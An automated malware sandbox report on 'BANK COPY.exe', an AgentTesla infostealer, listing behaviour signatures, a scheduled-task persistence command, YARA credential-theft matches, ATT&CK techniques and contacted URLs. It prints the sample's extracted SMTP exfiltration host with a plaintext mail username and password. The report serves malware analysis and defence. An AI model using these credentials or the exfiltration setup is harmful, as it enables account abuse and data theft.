ID: 680551
Sample Name: BANK COPY.exe
Cookbook: default.jbs
Time: 19:54:08
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

BANK COPY.exe


Overview

General Information

Sample Name:	BANK COPY.exe
Analysis ID:	680551
MD5:	0197c423eddeb8..
SHA1:	068261f9991202..
SHA256:	54877cf2e0d27d..
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Antivirus / Scanner detection for sub…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file

Classification



Process Tree

- **System is w10x64**
- BANK COPY.exe (PID: 5724 cmdline: "C:\Users\user\Desktop\BANK COPY.exe" MD5: 0197C423EDDEB8A0ED293E96A152F5A2)
  - schtasks.exe (PID: 5308 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\gPxsznxm" /XML "C:\Users\user\AppData\Local\Temp\tmp1205.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3896 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 4692 cmdline: {path} MD5: 2867A3817C9245F7CF518524DFD18F28)
- yqWDN.exe (PID: 4264 cmdline: "C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 5144 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- yqWDN.exe (PID: 5672 cmdline: "C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe" MD5: 2867A3817C9245F7CF518524DFD18F28)
  - conhost.exe (PID: 3768 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "emin.gasimov@absheron-sharab.az",
  "Password": "emin077",
  "Host": "mail.absheron-sharab.az"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.280231622.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000000.280231622.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000000.280231622.0000000000402000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x3017e:$a13: get_DnsResolver • 0x2e978:$a20: get_LastAccessed • 0x30afc:$a27: set_InternalServerPort • 0x30e18:$a30: set_GuidMasterKey • 0x2ea7f:$a33: get_Clipboard • 0x2ea8d:$a34: get_Keyboard • 0x2fd96:$a35: get_ShiftKeyDown • 0x2fda7:$a36: get_AltKeyDown • 0x2ea9a:$a37: get_Password • 0x2f546:$a38: get_PasswordHash • 0x3057e:$a39: get_DefaultCredentials
00000000.00000002.290430667.0000000003BF9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.290430667.0000000003BF9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.BANK COPY.exe.3d1e9d8.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.BANK COPY.exe.3d1e9d8.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
7.0.RegSvcs.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.0.RegSvcs.exe.400000.0.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32c58:$s10: logins • 0x326bf:$s11: credential • 0x2ec7f:$g1: get_Clipboard • 0x2ec8d:$g2: get_Keyboard • 0x2ec9a:$g3: get_Password • 0x2ff86:$g4: get_CtrlKeyDown • 0x2ff96:$g5: get_ShiftKeyDown • 0x2ffa7:$g6: get_AltKeyDown
Click to see the 8 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Spam, unwanted Advertisements and Ransom Demands

Modifies the hosts file

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

.NET source code contains very large strings

Data Obfuscation

.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Modifies the hosts file

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the hosts file

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	2 1 1 Process Injection	1 File and Directory Permissions Modification	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Command and Scripting Interpreter	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 Disable or Modify Tools	1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 Software Packing	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
BANK COPY.exe	55%	Virustotal		Browse
BANK COPY.exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
BANK COPY.exe	100%	Avira	HEUR/AGEN.1235476	
BANK COPY.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\gPxsznxm.exe	100%	Avira	HEUR/AGEN.1235476	
C:\Users\user\AppData\Roaming\gPxsznxm.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\gPxsznxm.exe	39%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.0.BANK COPY.exe.780000.0.unpack	100%	Avira	HEUR/AGEN.1235476		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.fonts.comick	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://CqUOsT.com	0%	Avira URL Cloud	safe	
http://mail.absheron-sharab.az	0%	Avira URL Cloud	safe	
http://www.fontbureau.comgritogy	0%	Avira URL Cloud	safe	
http://lzmd6XB2MFu.net	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr0t	0%	Avira URL Cloud	safe	
http://www.fontbureau.comedta	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comessed	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.fontbureau.comany	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.krK	0%	Avira URL Cloud	safe	
http://www.fontbureau.com;z	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnt-p	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.com.TTF	0%	URL Reputation	safe	
http://www.fontbureau.comueed	0%	URL Reputation	safe	
http://www.fontbureau.comF	0%	URL Reputation	safe	
http://www.fontbureau.comouyn	0%	Avira URL Cloud	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://www.sajatypeworks.coms	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.urwpp.deF	0%	URL Reputation	safe	
http://www.fonts.com-uH	0%	Avira URL Cloud	safe	
http://www.fonts.comY	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fonts.comcY	0%	Avira URL Cloud	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.tiro.comP	0%	URL Reputation	safe	
http://www.tiro.comk	0%	URL Reputation	safe	
http://www.fontbureau.comitu	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sajatypeworks.coma-dt	0%	Avira URL Cloud	safe	
http://www.fontbureau.comalsFny	0%	Avira URL Cloud	safe	
http://www.urwpp.dec	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.absheron-sharab.az	162.241.217.198	true	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	RegSvcs.exe, 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.comick	BANK COPY.exe, 00000000.00000003.242351755.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242269007.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242234514.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242308012.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/bThe	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://CqUOsT.com	RegSvcs.exe, 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.absheron-sharab.az	RegSvcs.exe, 00000007.00000002.517926898.000000000353A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comgritogy	BANK COPY.exe, 00000000.00000002.297152512.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.282184712.0000000005B60000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://lzmd6XB2MFu.net	RegSvcs.exe, 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.kr0t	BANK COPY.exe, 00000000.00000003.243969163.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comedta	BANK COPY.exe, 00000000.00000003.249576412.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242721047.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242814661.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comessed	BANK COPY.exe, 00000000.00000003.249576412.0000000005B69000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.249860644.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.kr	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	BANK COPY.exe, 00000000.00000003.246868723.0000000005B6D000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.247092273.0000000005B6D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242051970.0000000005B8200.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242292859.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242252206.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242276187.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242005445.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.241973593.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242191863.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242028008.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.241943884.0000000005B7F000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	RegSvcs.exe, 00000007.00000002.512101132.00000000031E1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/	BANK COPY.exe, 00000000.00000003.249576412.0000000005B69000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.249860644.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comany	BANK COPY.exe, 00000000.00000002.297152512.0000000005B6A000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.282184712.0000000005B6000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sandoll.co.krK	BANK COPY.exe, 00000000.00000003.243969163.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com;z	BANK COPY.exe, 00000000.00000003.250549697.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.founder.com.cn/cnt-p	BANK COPY.exe, 00000000.00000003.244727394.0000000005B9D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fonts.com	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242252206.0000000005B83000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242276187.0000000005B84000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.242269007.0000000005B7B000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp, BANK COPY.exe, 00000000.00000003.243969163.0000000005B69000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	BANK COPY.exe, 00000000.00000002.297706220.0000000006D72000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
